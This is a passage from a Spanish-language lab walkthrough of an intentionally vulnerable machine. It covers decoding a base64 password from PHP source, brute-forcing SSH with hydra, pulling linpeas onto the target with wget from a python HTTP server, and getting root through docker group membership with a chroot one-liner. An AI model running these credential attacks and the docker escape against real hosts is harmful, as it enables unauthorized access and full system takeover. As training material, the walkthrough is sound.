    Username: <input type="text" name="name" placeholder="username"><br><br>
    Email: <input type="email" name="email" placeholder="email"><br><br>
    Password: <input type="password" name="password" placeholder="password">
    <input type="submit" name="submit" value="Submit">
  </form>
<?php
  if(isset($_POST['submit']))
  {
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == IWQwbNRLbjB3bVlwQHNzdzByZA==)
    {
      $random = rand(1000,9999);?><br><br><br>
      <form method="POST">
        Enter the OTP: <input type="number" name="otp">
        <input type="submit" name="submitOtp" value="Submit">
      </form>
      <?php mail($email,"OTP for authentication",$random);
      if(isset($_POST["submitOtp"]))
```

Ahora que vemos una password en base64 es tan simple como descifrarla con la comanda de linux pertinente

```
(jouker@joukerm)-[~/Descargas]
$ echo "IWQwbNRLbjB3bVlwQHNzdzByZA==" | base64 -d
!d0ntKn0wmYp@ssw0rd

(jouker@joukerm)-[~/Descargas]
$
```

Podriamos probar ssh 1 por 1 para ver realmente quien es quien, ya que solo hay 3, pero vamos a ser profesionales y vamos a hacer uso de hydra para automatizarlo. El user es anurodh

```
(jouker@joukerm)-[~/Descargas]
$ hydra -L usuarios.txt -p '!d0ntKn0wmYp@ssw0rd' ssh://10.10.18.253
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-05 13:01:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://10.10.18.253:22/
[22][ssh] host: 10.10.18.253 login: anurodh password: !d0ntKn0wmYp@ssw0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-05 13:01:52

(jouker@joukerm)-[~/Descargas]
```

```
(jouker@joukerm)-[~/Descargas]
$ ssh anurodh@10.10.18.253
The authenticity of host '10.10.18.253 (10.10.18.253)' can't be established.
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1Vl2iLvyVIopHnZlbAEFxr82BFwc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.18.253' (ED25519) to the list of known hosts.
anurodh@10.10.18.253's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Feb  5 12:07:00 UTC 2025

System load:  0.08      Processes:           110
Usage of /:   24.8% of 18.57GB   Users logged in:    0
Memory usage: 19%      IP address for eth0: 10.10.18.253
Swap usage:   0%        IP address for docker0: 172.17.0.1

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection o

anurodh@ubuntu:~$
anurodh@ubuntu:~$ ls -l
total 4
-rw-r--r-- 1 anurodh anurodh 1211 Oct  3  2020 source_code.php
anurodh@ubuntu:~$
```

No tengo ni idea de que buscar manualmente, así que voy a intentar automatizar la búsqueda, para ello me voy a instalar linneas.sh con wget a partir del repositorio oficial y lo voy a compartir con un python server de nuevo para pasarlo al otro que me he conectado

por ssh para automatizar la búsqueda

```
Archivo Acciones Editar Vista Ayuda
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Imágenes
-rw-rw-r-- 1 jouker jouker 839912 feb 2 14:12 linpeas.sh
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Musica
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Plantillas
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Público
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Vídeos

(jouker@joukerm)-[~]
$ chmod 777 linpeas.sh

(jouker@joukerm)-[~]
$ sudo apt install python3
python3 ya está en su versión más reciente (3.12.8-1).
fijado python3 como instalado manualmente.
alos paquetes indicados a continuación se instalaron de forma automática y ya
no son necesarios.
  libconfig++9v5      libmbcrypto7t64  libtag1v5-vanilla
  libdirectfb-1.7-7t64  libpaper1        libtagc0
  libical3t64         libpoppler140    libwebRTC-audio-processing1
  libjxl0.9           libtag1v5        libx265-209
Utilice «sudo apt autoremove» para eliminarlos.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2

(jouker@joukerm)-[~]
$ python3 -m http.server 8080
```

```
alos paquetes indicados a continuación se instalaron de forma automática y ya
no son necesarios.
  libconfig++9v5      libmbcrypto7t64  libtag1v5-vanilla
  libdirectfb-1.7-7t64  libpaper1        libtagc0
  libical3t64         libpoppler140    libwebRTC-audio-processing1
  libjxl0.9           libtag1v5        libx265-209
Utilice «sudo apt autoremove» para eliminarlos.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2

(jouker@joukerm)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.18.253 - - [05/Feb/2025 13:13:22] "GET /linpeas.sh HTTP/1.1" 200

/bin/umount
anurodh@ubuntu:~$ wget 10.8.28.60:8080/linpeas.sh
--2025-02-05 12:16:56-- http://10.8.28.60:8080/linpeas.sh
Connecting to 10.8.28.60:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 839912 (820K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh 100%[=====] 820.23K 679KB/s in 1.2s
2025-02-05 12:16:58 (679 KB/s) - 'linpeas.sh' saved [839912/839912]

anurodh@ubuntu:~$ ls -l
total 828
-rw-rw-r-- 1 anurodh anurodh 839912 Feb 2 13:12 linpeas.sh
-rw-rw-r-- 1 anurodh anurodh 1211 Oct 3 2020 source_code.php
anurodh@ubuntu:~$
```

Acordarse de poner chmod + x para que se pueda ejecutar en la máquina o si no no se ejecutará.

Hay que seguir un poco esta guía de linpeas antes, donde te dice que si hay un red/yellow será un vector de ataque si o si.

Linux Privesc Checklist: <https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html>

#### LEGEND:

**RED/YELLOW**: 95% a PE vector

**RED**: You should take a look to it

**LightCyan**: Users with console

**Blue**: Users without console & mounted devs

**Green**: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

**LightMagenta**: Your username

Starting LinPEAS. Caching Writable Folders ...

Vemos por aquí que efectivamente hay un red/yellow que nos marca la existencia del docker

```
libx10.9 libtag1v5 libx265-209
Utilice «sudo apt autoremove» para eliminarlos.

Users Information
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2

My user
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1002(manurodh) gid=1002(manurodh) groups=1002(manurodh),999(docker)

Do I have PGP keys?
/usr/bin/gpg
```

```
Unpacking passw (1:4.5-1ubuntu1) ...
Unpacking passwd (1:4.5-1ubuntu1) ...

API Keys Regex
Regexes to search for API keys aren't activated, use param '-p'

anurodh@ubuntu:~$ ls -l
total 828
-rwxrwxr-x 1 anurodh anurodh 839912 Feb  2 13:12 linpeas.sh
-rw-r--r-- 1 anurodh anurodh 1211 Oct  3 2020 source_code.php
anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
anurodh@ubuntu:~$
```

Shell File write File read SUDO Sudo

This requires the user to be privileged enough to run docker i.e. being in the docker group or being root.

Any other Docker Linux image should work, e.g., debian.

#### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

#### File write

Finalmente somos root

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
#
```

Pues fácil, lo que es fácil no se yo.